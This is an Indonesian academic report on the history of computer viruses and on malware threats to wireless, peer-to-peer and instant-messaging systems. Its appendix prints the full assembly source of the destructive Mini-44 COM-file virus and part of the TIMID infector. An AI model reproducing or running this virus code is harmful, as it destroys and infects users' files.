Walaupun ancaman *malware* pada peralatan *wireless* saat ini masih tergolong rendah, namun tampaknya keadaan ini segera berubah. Mengingat sejarah menunjukkan bahwa teknologi internet dapat mengubah cara pembuatan dan penyebaran virus komputer, *worms*, bahkan *trojan horses*, maka besar kemungkinan dunia *wireless* dapat menjadi sasaran berikutnya dari eksploitasi dan perkembangan berbagai jenis *malware*.

Pada dasarnya ancaman virus komputer dan *malware* lainnya terhadap dunia *wireless* dapat diklasifikasikan ke dalam tiga golongan besar [2].


##### **4.1.1 Ancaman Berbasis Aplikasi (*Application-based Threats*)**

Ancaman berbasis aplikasi dapat muncul ketika sebuah program perangkat lunak di *download* atau dieksekusi pada sebuah peralatan *wireless*, khususnya bila program tersebut berasal dari sumber yang tidak diketahui. *Malware* pertama yang bernama *Liberty Crack* menyerang sistem operasi *Palm* pada *Palm PDAs (Personal Digital Assistans)*. Perangkat lunak yang dapat di-*download* dari sebuah situs web atau diakses melalui *IRC (Internet Relay Chat) rooms* ini, menyamar sebagai program *freeware* yang dapat mengubah program *cracker* untuk aplikasi *Liberty Game Boy*. Namun ketika dieksekusi, program ini akan menghapus seluruh aplikasi *executable* yang ada, walaupun tidak mempengaruhi sistem operasi atau *embedded application* lainnya.

Walaupun luasnya pengaruh yang ditimbulkan oleh *Liberty Crack* masih tergolong kecil, namun berhasil membuktikan bahwa sebuah *malware* dapat di-*download* dan merusak sistem peralatan *wireless*. Banyak pakar yang memperkirakan bahwa keberadaan *trojan horse* ini sebagai pertanda bahwa di masa yang akan datang *malware* jenis ini akan mewabah, dan mungkin disertai dengan berbagai dampak merugikan yang dapat ditimbulkan seperti pencurian data dari *address book* pada peralatan *wireless*, dan informasi penting lainnya.

Sekitar satu bulan setelah kemunculan *Liberty*, muncul serangan dari sebuah virus yang bernama *Palm Phage*. Virus ini merupakan virus pertama yang didesain untuk menyerang aplikasi *Palm PDAs*. *Palm Phage* dapat menyebar ke dalam peralatan baik lain ketika aplikasi yang telah terinfeksi dieksekusi (menyerang aplikasi lainnya), ketika mengirimkan data ke peralatan *Palm* yang lain (melalui media *infrared* atau *RF/Bluetooth*), dan ketika bersinkronisasi dengan sebuah PC. Ancaman berbasis aplikasi dapat melibatkan

proses *download* (dengan protokol FTP atau HTTP) sebuah program *executable* melalui *wireless gateway* menuju peralatan *wireless* (lihat Gambar 4.1.).




**Gambar 4.1** Penyebaran ancaman berbasis aplikasi [9]

Pada saat yang bersamaan, beberapa *joke programs* seperti *EPOC\_Alone.A* dan *EPOC\_Ghost.A* menyerang peralatan *PDA*s yang menggunakan sistem operasi *EPOC*. Program-program ini menimbulkan gangguan dalam pemakaian seperti membunyikan alarm dan menyalakan lampu pada peralatan *PDA* yang diserang. Walaupun program-program ini tidak menyebar antar peralatan, namun sempat menimbulkan kekuatiran pengguna.

Keberadaan *Palm Phage* dan *EPOC joke programs* menimbulkan realita baru bahwa virus *wireless* yang dapat bereplikasi dengan sendirinya, tidak hanya mungkin, tetapi juga sangat mudah untuk dikembangkan. Dengan perluasan fungsionalitas dari peralatan *wireless* yang ada saat ini dalam beberapa waktu mendatang akan menyebabkan peningkatan potensi ancaman berbasis aplikasi pula.

#### **4.1.2 Ancaman Berbasis Muatan (*Content-based Threats*)**

Di dalam ancaman berbasis muatan, yang menjadi ancaman adalah muatan dari aplikasi (contohnya *derogatory message*) dan penggunaan dari muatan tersebut (contohnya *spamming email*). Ancaman berbasis muatan yang paling umum pada infrastruktur *wireless* adalah melalui email yang telah terinfeksi atau *spam* yang datang dari *server SMTP* maupun *HTTP* melalui *wireless gateway* menuju peralatan *wireless* (lihat Gambar 4.2.).




**Gambar 4.2** Penyebaran ancaman berbasis muatan [9]

Ancaman berbasis muatan pertama yang menyerang peralatan *wireless* terjadi pada bulan Juni 2000 dengan kemunculan virus '*in the wild*' pertama untuk peralatan *wireless* bernama *Timofonica*. *Timofonica* ditulis menggunakan *Visual Basic Script* dan menyebar pada jaringan *wireless Telefonica SA* di kota Madrid. Virus ini menyebar dengan mengirimkan pesan email yang telah terinfeksi dari komputer yang telah terinfeksi sebelumnya. Setelah menemukan target PC baru, virus akan mengeksploitasi aplikasi *Microsoft Outlook 98* atau *2000* dan mengirimkan salinan dirinya melalui email kepada seluruh alamat yang terdapat di dalam *MS Outlook Address Book*.

Pada prinsipnya penyebaran virus ini hampir meyerupai penyebaran virus *ILoveYou* yang mewabah pada bulan Mei 2000. Namun, *Timofonica* lebih dari sekedar virus *email*, di mana untuk setiap email yang dikirimkannya, virus juga mengirimkan pesan SMS kepada alamat acak yang terdapat di dalam *host internet correo.movistar.net*. Karena *host* ini mengirimkan pesan SMS kepada telepon seluler yang bekerja pada standar GSM Eropa, virus mencoba untuk men-*spam* para pengguna dengan pesan SMS (lihat Gambar 4.3).

Sama seperti halnya dengan *trojan Liberty Crack*, serangan *Timofonica* pada awalnya hanya menimbulkan dampak yang kecil. Namun demikian kecepatan penyebaran virus ini melalui infrastruktur *wireless* sangat tinggi bahkan dapat membanjiri jaringan *wireless* yang diserang dengan pesan-pesan *spam*.



Gambar 4.3 Penyebaran virus *Timofonica* [9]

Program lain yang memiliki banyak kesamaan dengan virus ini sempat terlihat menyerang sistem *I-mode* yang dimiliki oleh perusahaan telepon seluler Jepang, *NTT DoCoMo*. Pada bulan Juni tahun 2000, muncul sebuah *malicious code* yang mengirimkan pesan khusus kepada pengguna sistem *I-mode*. Ketika pengguna menerima pesan tersebut dan mengakses *hypertext link* yang terdapat pada pesan tersebut, maka tanpa sepengetahuan pengguna program tersebut akan menghubungi nomor 110 (*emergency line service* di Jepang).

Perkembangan peralatan *wireless* yang semakin kompleks dapat memberikan potensi kepada ancaman berbasis muatan seperti *embedded script virus*. Meskipun pada awalnya penyebaran hanya berlangsung jika pengguna mengakses *attachment* yang disertakan dalam sebuah email yang telah terinfeksi, namun kenyataannya kini sudah muncul virus seperti *VBS\_Kakworm* dan *VBS\_Bubbleboy* yang dapat menyebar hanya dengan membuka email yang bersangkutan.

#### 4.1.3 ***Mixed Threats***


Meskipun ancaman jenis ini belum ditemukan, baik secara *in the wild* maupun dalam penelitian, namun dengan konsep penggabungan ancaman berbasis aplikasi dan muatan tampaknya hal ini akan memiliki dampak yang sangat hebat pada saatnya.

Misalkan saja bila sebuah virus memiliki kemampuan untuk menggabungkan kode berbahaya pada sebuah program *shareware* yang dapat di-*download* serta dapat berpropagasi dengan kecepatan tinggi melintasi berbagai infrastruktur melalui *address book email*. Sehingga tanpa perlindungan infrastruktur *wireless* yang memadai, ancaman jenis ini dapat menimbulkan kerusakan yang hebat dan berskala luas.

## 4.2 Ancaman Terhadap *Peer-to-Peer Networking*

*Peer-to-Peer networking* adalah salah satu bentuk sistem operasi jaringan (*network operating system*) di samping bentuk bentuk *client-server* [13], di mana komunikasi antara dua buah komputer memiliki hubungan yang dianggap setara. Pada model ini, kedua sistem berfungsi baik sebagai *server* maupun sebagai *client* (dikenal dengan istilah *servent*). Sebenarnya model ini telah ada sejak awal dikembangkannya jaringan komputer, namun baru tahun-tahun belakangan ini marak dikembangkan kembali.

Di dalam jaringan *Peer-to-peer*, para pengguna dapat berbagi *resource* dan file-file yang berada di dalam lokasi tertentu pada komputer mereka. Pada jaringan ini *server* hanya berfungsi untuk me-*list* file-file dari para pengguna yang terhubung dengan *server*. Sedangkan untuk proses pertukaran file-file tersebut dilakukan tanpa harus melalui *server*. Hal ini menyebabkan kerja *server* menjadi lebih ringan, sehingga untuk membangun sebuah *server* pada jaringan ini tidak diperlukan investasi awal yang besar. Namun di sisi lain, hal ini menyebabkan tingkat keamanan yang rendah dibandingkan dengan model jaringan *client-server* karena lebih bersifat desentralisasi tanpa ada pengawasan secara terus-menerus dari *server*.



Gambar 4.4 Jaringan *Peer-to-Peer*

### 4.2.1 Media Perantara Baru

Dengan berkembangnya metoda *Peer-to-Peer networking*, virus komputer menemukan media baru untuk menyebarkan diri. Pada umumnya sistem jaringan komunikasi ini sering digunakan pada aplikasi *file sharing* yang tidak membutuhkan *server* pusat, seperti *Gnutella*, *Napster*, *eDonkey*, dll. Sebuah virus dapat menyebar melalui sistem ini bila secara tidak sengaja dipertukarkan antar pengguna. Namun virus dapat pula menggunakan cara normal untuk menggunakan sistem ini untuk menyebarkan diri, misalnya saja dengan meng-*copy* dirinya sendiri ke dalam file yang berada di dalam *directory* yang di-*share* dalam

jaringan *Peer-to-Peer*. Worm pertama yang menyerang aplikasi *Gnutella*, *VBS.GMV.A*, menyebar dengan meng-*copy* dirinya ke dalam *directory* yang di-*sharing* dan menggunakan nama yang populer. Hal ini bertujuan agar pengguna tertarik untuk men-*download* file tersebut dan mengeksekusinya.

#### **4.2.2 Hacking Jaringan Peer-to-Peer.**

Penggunaan jaringan *peer-to-peer* tidak hanya membuat berbagai jenis *malware* memiliki media baru untuk menyebarkan diri, namun juga penggunaan protokol tersebut oleh *malware*. Misalnya saja penggunaan *firewall* yang dapat mencegah upaya berbagai *trojan horses* untuk memasuki sistem yang dituju dengan cara mencegah hubungan dari luar, kecuali yang diperuntukan bagi komputer dan *port* tertentu. Namun umumnya *firewall* tidak memblok perangkat lunak *peer-to-peer* ketika membuat sebuah hubungan ke luar sistem yang terlindungi dengan *directory* yang digunakan untuk *service servent*. Sebagai contoh *worm W32.PrettyPark* yang menggunakan menggunakan koneksi pada aplikasi *IRC* untuk menembus *firewall*. Bila komputer yang telah terkena *worm* ini melakukan koneksi dengan aplikasi *IRC*, maka *hacker* yang bersangkutan dapat bergabung pada *channel* yang sama dan mengirimkan perintah-perintah *remote*.

Bila di masa yang akan datang jaringan *peer-to-peer* menjadi standar di dalam infrastruktur sistem komputer baik di lingkungan perumahan maupun perusahaan, maka diperlukan lebih dari sekedar proses *scanning* yang dilakukan per komputer untuk menghindari ancaman yang menggunakan jaringan *peer-to-peer*. Proses *scanning* jaringan (*network scanning*) seperti sistem *network-based IDS* diperkirakan dapat mengatasi ancaman ini.

#### **4.2.3 Serangan Gabungan Hacker dan virus komputer**

Serangan *hacker* yang disertai dengan virus komputer dapat menimbulkan sebuah serangan yang kompleks dan tidak dapat diatasi oleh program *anti-virus*. Hal ini sering kali dikenal dengan istilah ancaman gabungan ("*Combined Threats*"), yang umumnya menggunakan berbagai teknik dan metoda sehingga dapat menyebabkan kerusakan yang sangat luas.


Beberapa karakteristik dari ancaman gabungan adalah sebagai berikut:

- Menimbulkan kerusakan, contoh: melakukan serangan *DoS*, mengubah tampilan sebuah *Web Server*.
- Penyebaran dengan berbagai metoda, contoh: pengiriman email disertai *attachment* yang telah terinfeksi, menginfeksi pengguna yang mengakses sebuah situs web.

## Virus Komputer: Sejarah dan Perkembangannya

- Penyerangan dari berbagai 'titik', contoh: injeksi kode ke dalam file *executable*, mengubah hak akses dari pengguna tamu (*guest*), memodifikasi *registry*, dan menyisipkan kode *script* ke dalam file-file html.
- Penyebaran tanpa campur tangan manusia, contoh: melakukan proses *scan* pad jaringan internet secara terus menerus untuk menemukan komputer yang rentan untuk diserang.
- Eksploitasi kerentanan sistem yang menjadi target

Salah satu virus komputer yang tergolong dalam jenis ini adalah *Nimda* yang memiliki empat buah metoda untuk penyebaran, yaitu melalui email, eksploitasi jaringan *LAN*, *web server* (aplikasi *WWW*), dan file-file yang dipertukarkan.




**Gambar 4.5** Virus *Nimda*

### **4.2.4 Ancaman Terhadap Aplikasi *Instant Messaging***

Aplikasi *instant messaging* yang juga menggunakan metoda jaringan *peer-to-peer*, seperti *Yahoo Messenger*, dewasa ini semakin banyak digunakan baik untuk keperluan pribadi maupun bisnis. Aplikasi ini dapat digunakan baik untuk transfer pesan maupun file, sehingga dapat dimanfaatkan oleh *worm* dan berbagai jenis *malware* lainnya untuk menyebarkan diri. Bahkan aplikasi ini dapat dimanfaatkan para *hacker* untuk menggunakan program-program sejenis *backdoor trojan horses* untuk mengakses komputer lain tanpa harus melakukan langkah-langkah membuka *listening port*, mem-*bypass desktop*, dan menerobos *firewall*. Dengan semakin banyaknya fungsi-fungsi lain yang dapat dijalankan di atas aplikasi *instant messaging*, membuat aplikasi ini semakin rentan terhadap ancaman berbagai jenis virus komputer.

Aplikasi *instant messaging* cenderung sangat sulit untuk diblok dengan menggunakan metoda keamanan yang konvensional seperti *firewall*. Lagi pula pada umumnya belum ada

aplikasi *anti-virus* yang dapat melakukan proses *monitoring* terhadap jaringan komunikasi *instant messaging* pada level *server*, sehingga umumnya *worm* dan *malware* lain yang memanfaatkan aplikasi ini hanya dapat dideteksi pada level *desktop*. Sehingga jika sebuah *worm* menyebar melalui aplikasi ini, deteksi dan penghentian tidak dapat dilakukan pada *gateway*, hanya dapat dilakukan jika telah mencapai komputer pengguna.



**Gambar 4.6** Contoh arsitektur *Instant Messaging*

Usaha pencegahan penggunaan aplikasi *instant messaging* dengan *firewall* cukup sulit untuk dilakukan. Hal ini disebabkan karena aplikasi ini dapat menggunakan *port-port* umum seperti *port 80 (HTTP)* dan *port 21 (FTP)* untuk berkomunikasi. Bahkan kadang kala aplikasi ini dapat mengkonfigurasi diri untuk menggunakan *port* lain selain *port-port* tersebut. Penggunaan *firewall* yang dilengkapi dengan kemampuan analisis protokol pun dewasa ini cenderung tidak efektif, karena meskipun format dasar dari trafik aplikasi *instant messaging* berbeda dengan trafik aplikasi *HTTP*, namun aplikasi *instant messaging* dapat mensisipkan trafik data aplikasi tersebut ke dalam bentuk *HTTP request* dengan cara membubuhkan *HTTP header* pada setiap paket yang dikirim.


Walaupun aplikasi *instant messaging* ini masih jarang digunakan oleh *worm* dan berbagai jenis *malware* lainnya, namun sepertinya pada masa yang akan datang akan terjadi peningkatan. Hal ini juga dikuatkan dengan kenyataan dengan makin berkembangnya operasi antar jaringan yang menyediakan layanan aplikasi *instant messaging* seperti *AOL Instant Messenger (AIM)*, *ICQ*, *MSN Messenger (Windows Messenger)*, dan *Yahoo! Messenger*. Sehingga apa bila suatu saat nanti para pengguna dari masing-masing penyedia layanan di atas dapat berhubungan dengan pengguna dari penyedia layanan lainnya, maka penyebaran *worm* melalui aplikasi ini akan semakin meluas. Saat ini terdapat sekitar lebih dari 20 macam *worm* yang menyebar melalui aplikasi *instant messaging* dan cenderung terus bertambah setiap harinya.

## Bab V

### Kesimpulan Dan Saran

#### 5.1 Kesimpulan

Perkembangan virus komputer, *worms*, dan berbagai jenis *malware* lainnya telah menimbulkan dampak yang sangat besar dan meluas. Berikut adalah gambar yang menunjukkan dampak kerugian yang ditimbulkan oleh beberapa virus komputer dan *worms*.



**Gambar 5.1** Dampak yang ditimbulkan virus komputer [8]

Perkembangan teknologi sistem komputer dan komunikasi sering kali dijadikan virus komputer sebagai cara untuk mencari media penyebaran diri yang baru. Mulai dari penyebaran melalui *floppy disk* dan *boot sector* pada awal berkembangnya komputer, kemudian beranjak melalui jaringan internet, dan sepertinya virus akan menemukan tempat baru di dalam jaringan komunikasi *wireless* baik dalam bentuk aplikasi (*aplication-based*) maupun dalam bentuk muatan aplikasi (*conten-based*). Dengan semakin kaburnya batasan antara peralatan komunikasi *wireless* dan komputer, ditambah lagi globalisasi seluruh dunia, maka virus komputer dan berbagai jenis *malware* lainnya akan merambah dunia komunikasi jenis ini. Selain itu jaringan komunikasi *peer-to-peer* yang semakin marak digunakan dalam berbagai macam aplikasi, dengan kemampuan untuk melewati berbagai bentuk pengamanan sistem seperti *firewall*, dapat menjadi sasaran empuk dari perkembangan virus komputer.

#### 5.2 Saran

Penulis merasa perlunya ada penelitian dan pengembangan lebih lanjut mengenai keamanan infrastruktur jaringan komunikasi *wireless* untuk menghadapi ancaman dari virus komputer dan berbagai jenis *malware* lainnya. Mengingat pertumbuhan jaringan komunikasi

*Virus Komputer: Sejarah dan Perkembangannya*

---

*wireless* di seluruh dunia, dan besarnya dampak yang dapat ditimbulkan jika keamanannya terganggu.

## **Referensi**

- [1] Fred Cohen. *Computer Viruses – Theory and Experiments*. 1984.
- [2] Xin Li. *Computer Viruses: The Threat Today and The Expected Future*. Linkoping Institute of Technology. 2003.
- [3] Marko Helenius. *A System to Support the Analysis of Antivirus Products' VirusDetection Capabilities*. 2002.
- [4] Mark Ludwig. *The Little Black Book of Computer Viruses – Electronic Edition*. American Eagle Publications, Inc. 1990.
- [5] Mark Ludwig. *The Giant Black Book of Computer Viruses*. American Eagle Publications, Inc. 1994.
- [6] <http://www.cknow.com/vtutor>
- [7] Rohit Kundaji dan Rahul Agarwal. *Lecture on Computer Viruses*. University of Arizona. 2003.
- [8] Tom Chen. *Trends in Viruses and Worms*. SMU Engineering. 2003.
- [9] *Virus and Malicious Code Protection for Wireless Devices*. Trend Micro. February 2001.
- [10] *VBSim – Symantec Computer Virus.Worm Simulation System*. Version 1.2. Symantec Corporation. 1999.
- [11] <http://www.cert.org/advisories/CA-2000-04.html>
- [12] <http://home.planet.nl/~faase009/iloveyou.html>
- [13] <http://fcit.usf.edu/network/chap6/chap6.htm>

## LAMPIRAN A

### A.1 Listing Program *HOST.COM*

```
.model tiny

.code
  org      100h
start:
  mov     dx,OFFSET HI
  mov     ah,9h
  int     21h

  mov     ah,4Ch
  int     21h

HI      DB      'This is the host file to be infected! $'

end start
```

### A.2 Listing Virus *Mini-44*

```
;44 byte virus, destructively overwrites all the COM files in the current directory.
;
;(C) 1994 American Eagle Publications, Inc.

.model small

.code
FNAME EQU 9EH ;search-function file name result

  org 100H

START:
  mov ah,04Eh ;search for *.COM (search first)
  mov dx,OFFSET COM_FILE
  int 21H

SEARCH_LP:
  jc  DONE
  mov ax,3D01H ;open file we found
  mov dx,FNAME
  int 21H

  xchg bx,ax ;write virus to file
  mov ah,40H
  mov cl,44 ;size of the virus
  mov dx,100H ;location of the virus
  int 21H

  mov ah,3Eh
  int 21h ;close file

  mov ax,4Fh
  int 21h ;search for next file
  jmp SEARCH_LP

DONE:
  ret ;exit to dos

COM_FILE DB '*.COM',0 ; string for COM file search

END START
```

A.3 Listing Virus *TIMID*

```

;This program is a basic virus that infects just COM files. It gets the first
;five bytes of its host and stores them elsewhere in the program and puts a
;jump to it at the start, along with the letters "VI", which are used by the
;virus to identify an already infected
;program.

MAIN    SEGMENT          BYTE
        ASSUME CS:MAIN,DS:MAIN,SS:NOTHING

        ORG 100H
;This host is a shell of a program which will release the virus into the
;system. All it does is jump to the virus routine, which does its job and
;returns to it, at which point it terminates to DOS.

HOST:
        jmp     NEAR PTR VIRUS_START ;MASM cannot assemble this jmp correctly
        db     "VI"
        mov     ah,4CH
        mov     al,0
        int     21H                ;terminate normally with DOS

VIRUS:
;                                ;a label for the first byte of the virus

COMFILE DB     "*.COM",0          ;search string for a com file

VIRUS_START:
        call    GET_START          ;get start address
;This is a trick to determine the location of the start of the program. We put
;the address of GET_START on the stack with the call, which is overlayed by
;VIR_START. Subtract offsets to get @VIRUS

GET_START:
        sub     WORD PTR [VIR_START],OFFSET GET_START - OFFSET VIRUS
        mov     dx,OFFSET DTA      ;put DTA at the end of the virus for now
        mov     ah,1AH             ;set new DTA function
        int     21H
        call    FIND_FILE          ;get a com file to attack
        jnz     EXIT_VIRUS        ;returned nz - no file to infect, exit
        call    INFECT             ;have a good COM file to use - infect it
        mov     dx,OFFSET FNAME    ;display the name of the file just infected
        mov     WORD PTR [HANDLE],24H ;make sure string terminates w/ '$'
        mov     ah,9
        int     21H                ;display it

EXIT_VIRUS:
        mov     dx,80H             ;fix the DTA so that the host program doesn't
        mov     ah,1AH             ;get confused and write over its data with
        int     21H                ;file i/o or something like that!
        mov     bx,[VIR_START]     ;get the start address of the virus
        mov     ax,WORD PTR [bx+(OFFSET START_CODE)-(OFFSET VIRUS)] ;restore
        mov     WORD PTR [HOST],ax ;5 orig bytes of COM file to start of file
        mov     ax,WORD PTR [bx+(OFFSET START_CODE)-(OFFSET VIRUS)+2]
        mov     WORD PTR [HOST+2],ax
        mov     al,BYTE PTR [bx+(OFFSET START_CODE)-(OFFSET VIRUS)+4]
        mov     BYTE PTR [HOST+4],al
        mov     [VIR_START],100H   ;set up stack to do return to host program
        ret     ;and return to host

START_CODE:
;                                ;move first 5 bytes from host program to here
        nop     ;nop's for the original assembly code
        nop     ;will work fine
        nop
        nop
        nop
        ;*****
;Find a file which passes FILE_OK
;This routine does a simple directory search to find a COM file in the current
;directory, to find a file for which FILE_OK returns with z set.

```

## Virus Komputer: Sejarah dan Perkembangannya

```

FIND_FILE:
    mov     dx,[VIR_START]
;
    add     dx,OFFSET COMFILE - OFFSET VIRUS      ;this is zero here, so omit it
    mov     cx,3FH                               ;search for any file, with any attributes
    mov     ah,4EH                               ;do DOS search first function
    int     21H

FF_LOOP:
    or      al,al                                ;is DOS return OK?
    jnz     FF_DONE                              ;no - quit with Z reset
    call    FILE_OK                              ;return ok - is this a good file to use?
    jz      FF_DONE                              ;yes - valid file found - exit with z set
    mov     ah,4FH                               ;not a valid file, so
    int     21H                                  ;do find next function
    jmp     FF_LOOP                              ;and go test next file for validity

FF_DONE:
    Ret

;*****
;Function to determine whether the COM file specified in FNAME is useable. If
;so return z, else return nz.
;What makes a COM file useable?:
;
;    a)      There must be space for the virus without exceeding the
;           64 KByte file size limit.
;
;    b)      Bytes 0, 3 and 4 of the file are not a near jump op code,
;           and 'V', 'I', respectively
;
;
FILE_OK:
    mov     dx,OFFSET FNAME                      ;first open the file
    mov     ax,3D02H                             ;r/w access open file - we'll want to write to it
    int     21H
    jc      FOK_NZEND                            ;error opening file - quit, file can't be used
    mov     bx,ax                                ;put file handle in bx
    push    bx                                   ;and save it on the stack
    mov     cx,5                                 ;next read 5 bytes at the start of the program
    mov     dx,OFFSET START_IMAGE               ;and store them here
    mov     ah,3FH                               ;DOS read function
    int     21H

    pop     bx                                   ;restore the file handle
    mov     ah,3EH
    int     21H                                  ;and close the file
    mov     ax,WORD PTR [FSIZE]                 ;get the file size of the host
    add     ax,OFFSET ENDVIRUS - OFFSET VIRUS   ;add size of virus to it
    jc      FOK_NZEND                            ;c set if size goes above 64K
    cmp     BYTE PTR [START_IMAGE],0E9H        ;size ok - is first byte a near jmp
    jnz     FOK_ZEND                            ;not a near jump, file must be ok, exit with z
